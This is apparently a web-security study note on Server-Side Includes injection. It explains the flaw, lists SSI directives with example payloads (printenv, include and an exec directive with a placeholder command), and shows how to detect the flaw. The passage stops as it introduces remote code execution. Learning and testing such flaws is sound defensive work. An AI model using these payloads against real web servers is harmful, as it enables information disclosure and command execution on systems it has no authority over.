Server-Side Includes Injection ( SSI Injection ) occurs when a user-controlled input is inserted into content that is later processed by the web server as SSI directive
If SSI Processing is enabled and the input is not properly sanitized, an attacker may inject directives such as <!--# ... -->, potentially leading to information disclosure, arbitrary file inclusion/read or command execution, depending on the server configuration
For instance, this security flaw may occurs if a web application contains a vulnerable File Upload feature that enables an attacker to upload a file containing malicious SSI directives
In addition, attacker might be able to inject malicious SSI directives if a web application write user input to a file in the web root directory
The use of SSI can often be inferred from the file extension. Typical file extensions include .shtml, shtm and .stm
Important
However, web servers can be configured to support SSI directives in arbitrary file extensions
SSI Directives
Therefore, SSI utilizes directives to add dinamically generated content to static HTML page
As stated, a directive has the following structure →
<!--#name param1="value1" param2="value" -->
Some of the most interesting directives are explained below ⬇️
printenv
It prints environment variables
<!--#printenv -->
config
This directive changes the SSI configuration by specifying corresponding parameters
e.g. Change the error message
<!--#config errmsg="Error!" -->
echo
It prints the value of any variable given in the var parameter
It executes the command given in the cmd parameter
<!--#exec cmd="<COMMAND>" -->
include
This directive includes the file specified in the virtual parameter
It only allows for the inclusion of files in the web root directory
<!--#include virtual="<FILE>" -->
e.g.
<!--#include virtual="index.html" -->
Identifying an SSI Injection
We can simply enter one of the SSI directives above into the given web application’s input and see how it’s processed

For instance, we can use the printenv directive to print all existing environment variables
<!--#printenv -->
Zoom in
Exploiting an SSI Injection
Remote Code Execution

As with Identifying an SSI Injection, we can use a specific SSI directive to perfom certain actions once we have verified that the web application in question is vulnerable to SSI
In this case, we can leverage the exec directive to execute system commands, such as follows: